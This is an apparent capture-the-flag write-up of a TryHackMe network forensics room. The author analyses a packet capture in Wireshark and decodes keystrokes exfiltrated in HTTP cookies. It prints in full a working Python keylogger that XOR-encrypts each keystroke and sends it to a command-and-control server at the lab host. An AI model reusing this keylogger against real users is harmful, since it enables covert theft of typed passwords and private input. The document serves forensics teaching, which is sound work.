Packed Light

Room Link: Packed Light
Overview
- Plattform:
- TryHackMe
- Room:
- Packed Light
- Category:
- Forensics
- Difficulty:
- Easy
Introduction
Packed Light is a forensics challenge from TryHackMe's Hacker Holidays 2026: The Byte Lotus Hotel, a beginner-friendly series. This room is a network forensics challenge in which the goal is to analyze a short packet capture and identify suspicious communication hidden inside otherwise ordinary network traffic. The investigation begins with reports of a device repeatedly connecting to an unusual service on port 8080.
My Approach
I will work with the Wireshark tool: https://en.wikipedia.org/wiki/Wireshark

First, we need to filter for the relevant packets.
Since the suspicious service is running on port 8080,
I started by checking the TCP traffic on that port using the following Wireshark display filter:
tcp.port == 8080

As we can see, the source IP address 192.168.1.141
successfully connected to the web server at
34.41.103.191 and downloaded the
/temp/updates.py> file.
Fortunately, the traffic is transmitted in plaintext. Let's inspect the contents of updates.py:
GET /temp/updates.py HTTP/1.1
Host: byte-lotus-hotel.thm:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Accept-Encoding: gzip, deflate


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.2
Date: Wed, 17 Jun 2026 05:38:38 GMT
Content-type: text/x-python
Content-Length: 1086
Last-Modified: Wed, 17 Jun 2026 05:30:02 GMT

import requests
import base64
from pynput import keyboard

C2_URL = "http://byte-lotus-hotel.thm:8080/"

def getkey():
    p1 = "H0t3lSt@ff0Nly"
    p2 = "K3epS3cr3t!"
    return p1 + p2

def xor(data: bytes, key: bytes) -> bytes:
    return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))

def sendltr(character):
    raw_bytes = character.encode('utf-8')
    encrypted = xor(raw_bytes, getkey().encode('utf-8'))

    b64_string = base64.b64encode(encrypted).decode('utf-8')

    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) ByteLotusClient/1.1",
        "Cookie": f"hotel_sess_state={b64_string}"
    }
    try:
        requests.get(C2_URL, headers=headers, timeout=0.5)
    except:
        pass

def on_press(key):
    try:
        sendltr(key.char)
    except AttributeError:
        if key == keyboard.Key.space:
            sendltr(" ")
        elif key == keyboard.Key.enter:
            sendltr("\n")

print("[*] Byte Lotus Sync Service started...")
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
The downloaded python script acts as a simple keylogger. It captures individual keystrokes, using XOR encryption, encodes the result with Base64 and sends the data to the server inside an HTTP cookie.
Let's filter the packets to show only HTTP traffic:

We can see that after downloading updates.py,
the suspicious client at 192.168.1.141
sent numerous GET / requests within a short period of time.
Let's inspect the HTML response:
GET / HTTP/1.1
Host: byte-lotus-hotel.thm:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ByteLotusClient/1.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: hotel_sess_state=HA==
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.2
Date: Wed, 17 Jun 2026 05:38:51 GMT
Content-type: text/html
Content-Length: 5134
Last-Modified: Wed, 17 Jun 2026 04:46:28 GMT
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Byte Lotus Holiday Resort</title>
<style>
body {
margin: 0;
font-family: Arial, sans-serif;
background: #f5efe6;
color: #2d2d2d;
}
header {
background: linear-gradient(135deg, #0f5c4c, #2aa198, #f4c95d);
color: white;
text-align: center;
padding: 120px 20px;
}
header h1 {
font-size: 3rem;
margin: 0;
}
header p {
font-size: 1.2rem;
margin-top: 15px;
}
nav {
background: #163832;
padding: 15px;
text-align: center;
}
nav a {
color: white;
text-decoration: none;
margin: 0 15px;
font-weight: bold;
}
section {
max-width: 1000px;
margin: 40px auto;
padding: 0 20px;
}
.cards {
display: grid;
grid-template-columns: repeat(auto-fit, minmax(220px, 1fr));
gap: 20px;
}
.card {
background: white;
border-radius: 10px;
padding: 20px;
box-shadow: 0 3px 10px rgba(0,0,0,0.1);
}
.card h3 {
color: #0f5c4c;
margin-top: 0;
}
.booking {
background: #fff;
padding: 25px;
border-radius: 10px;
box-shadow: 0 3px 10px rgba(0,0,0,0.1);
}
input, select, button {
width: 100%;
padding: 12px;
margin-top: 10px;
margin-bottom: 15px;
border: 1px solid #ccc;
border-radius: 6px;
font-size: 1rem;
}
button {
background: #0f5c4c;
color: white;
border: none;
cursor: pointer;
font-weight: bold;
}
button:hover {
background: #0a4438;
}
footer {
background: #163832;
color: white;
text-align: center;
padding: 25px;
margin-top: 40px;
}
.notice {
background: #fff3cd;
border-left: 5px solid #e0a800;
padding: 15px;
border-radius: 6px;
margin-top: 25px;
}
</style>
</head>
<body>
<nav>
<a href="#about">About</a>
<a href="#rooms">Rooms</a>
<a href="#amenities">Amenities</a>
<a href="#booking">Booking</a>
</nav>
<header>
<h1>Byte Lotus Holiday Resort</h1>
<p>Luxury stays, ocean views, and suspiciously perfect guest Wi-Fi.</p>
</header>
<section id="about">
<h2>Welcome to Byte Lotus</h2>
<p>
Hidden along the coast, Byte Lotus Holiday Resort is your destination for
peaceful mornings, private beach access, tropical dining, and premium
digital guest services.
</p>
<div class="notice">
Guest Notice: Our concierge app may occasionally check for updates to improve
your stay experience.
</div>
</section>
<section id="rooms">
<h2>Rooms & Suites</h2>
<div class="cards">
<div class="card">
<h3>Garden View Room</h3>
<p>Cozy, peaceful, and surrounded by tropical greenery.</p>
</div>
<div class="card">
<h3>Ocean Suite</h3>
<p>Wake up to waves, fresh air, and full panoramic beach views.</p>
</div>
<div class="card">
<h3>Executive Villa</h3>
<p>Private pool, premium dining, and dedicated concierge support.</p>
</div>
</div>
</section>
<section id="amenities">
<h2>Resort Amenities</h2>
<div class="cards">
<div class="card">
<h3>Spa & Wellness</h3>
<p>Relax with massages, saunas, and guided wellness sessions.</p>
</div>
<div class="card">
<h3>Beach Club</h3>
<p>Reserved loungers, sunset cocktails, and private cabanas.</p>
</div>
<div class="card">
<h3>Guest Wi-Fi</h3>
<p>High-speed access available throughout the resort.</p>
</div>
</div>
</section>
<section id="booking">
<h2>Book Your Stay</h2>
<div class="booking">
<form>
<label for="name">Guest Name</label>
<input type="text" id="name" placeholder="Enter your name" />
<label for="room">Room Type</label>
<select id="room">
<option>Garden View Room</option>
<option>Ocean Suite</option>
<option>Executive Villa</option>
</select>
<label for="checkin">Check-in Date</label>
<input type="date" id="checkin" />
<label for="checkout">Check-out Date</label>
<input type="date" id="checkout" />
<button type="button" onclick="showBooking()">Check Availability</button>
</form>
<p id="booking-result"></p>
</div>
</section>
<footer>
<p>© 2026 Byte Lotus Holiday Resort. All guest services monitored for quality assurance.</p>
</footer>
<script>
function showBooking() {
const name = document.getElementById("name").value || "Guest";
const room = document.getElementById("room").value;
document.getElementById("booking-result").innerText =
`Thank you, ${name}. Availability for ${room} is being checked by our concierge system.`;
}
</script>
</body>
</html>
The HTML file itself does not appear suspicious. However, the cookie included
in the client's request stands out as unusual:
Cookie: hotel_sess_state=HA==
The sendltr()-function in
updates.py stores each encoded keystroke
in the "Cookie": f"hotel_sess_state={b64_string}" cookie
before sending the HTTP request.
From the first GET / request, we obtain the cookie value
hotel_sess_state=HA==,
so we can try to decrypt the HA== part.
From updates.py, we know that
the script first encrypt the plaintext using XOR and then encodes the result with Base64.
Therefore the decryption process must be performed in reverse order: Base64 -> XOR -> plaintext.
The updates.py script processes and sends each captured keystroke individually.
Although the full XOR key is: H0t3lSt@ff0NlyK3epS3cr3t!,
the XOR operation starts from the beginning of the key every time the
sendltr()-function is called.
Since each request contains only one encrypted character,
only the first character of the key is used: H.
We need the letter H for the XOR operation as UTF-8,
because the XOR function uses this line: b ^ key[i % len(key)].
The variable i is the position of the current byte inside data.
However, sendltr() is called once for every individual keystroke:
sendltr(key.char).
Inside sendltr(), the single character is converted to bytes:
raw_bytes = character.encode('utf-8').
Therefore, enumerate(data) only produces one iteration:
i = 0.
The key position is then calculated as: 0 % len(key) = 0.
So the script always uses key[0], which is the first byte of the key: H.
After the request is sent, sendltr() ends.
When the next key is pressed, sendltr() is called again,
enumerate(data) starts again at i = 0,
and the XOR key also starts again at H.
To perform the decryption, I will use CyberChef: https://gchq.github.io/CyberChef/

After Base64 decoding HA==
and applying XOR decryption to the resulting byte,
we recover the plaintext letter T.
Now we need to examine all the remaining Get /
requests and decrypt each value that appears after
hotel_sess_state=....
The values are:
- HA==
- AA==
- BQ==
- Mw==
- Hg==
- ew==
- Og==
- fA==
- Fw==
- eQ==
- Ow==
- Fw==
- Pw==
- fA==
- PA==
- Kw==
- IA==
- eQ==
- Jg==
- Lw==
- Fw==
- eA==
- Pg==
- LQ==
- Gg==
- Fw==
- MQ==
- eA==
- PQ==
- NQ==

HA==,AA==,BQ==,Mw==,Hg==,ew==,Og==,fA==,Fw==,eQ==,Ow==,Fw==,Pw==,fA==,PA==,Kw==,IA==,eQ==,Jg==,Lw==,Fw==,eA==,Pg==,LQ==,Gg==,Fw==,MQ==,eA==,PQ==,NQ==Now we can copy and paste the extracted values into CyberChef to decrypt them and recover the flag.
Conclusion
The Packed Light room was a practical network forensics challenge that demonstrated how suspicious activity can be identified by analyzing captured network traffic. By filtering the packets in Wireshark, I discovered that the client downloaded a python script from a server running on port 8080. Further analysis showed that the script acted as a keylogger and transmitted captured keystrokes inside the hotel_sess_state cookie. Because the traffic was not encrypted, the cookie values could be extracted from the HTTP requests. By reversing the encoding process through Base64 decoding followed by XOR decryption, the captured input could be reconstructed and the flag recovered.
The challenge was a good introduction to packet analysis, HTTP traffic inspection and identifying data exfiltration hidden inside otherwise normal looking requests.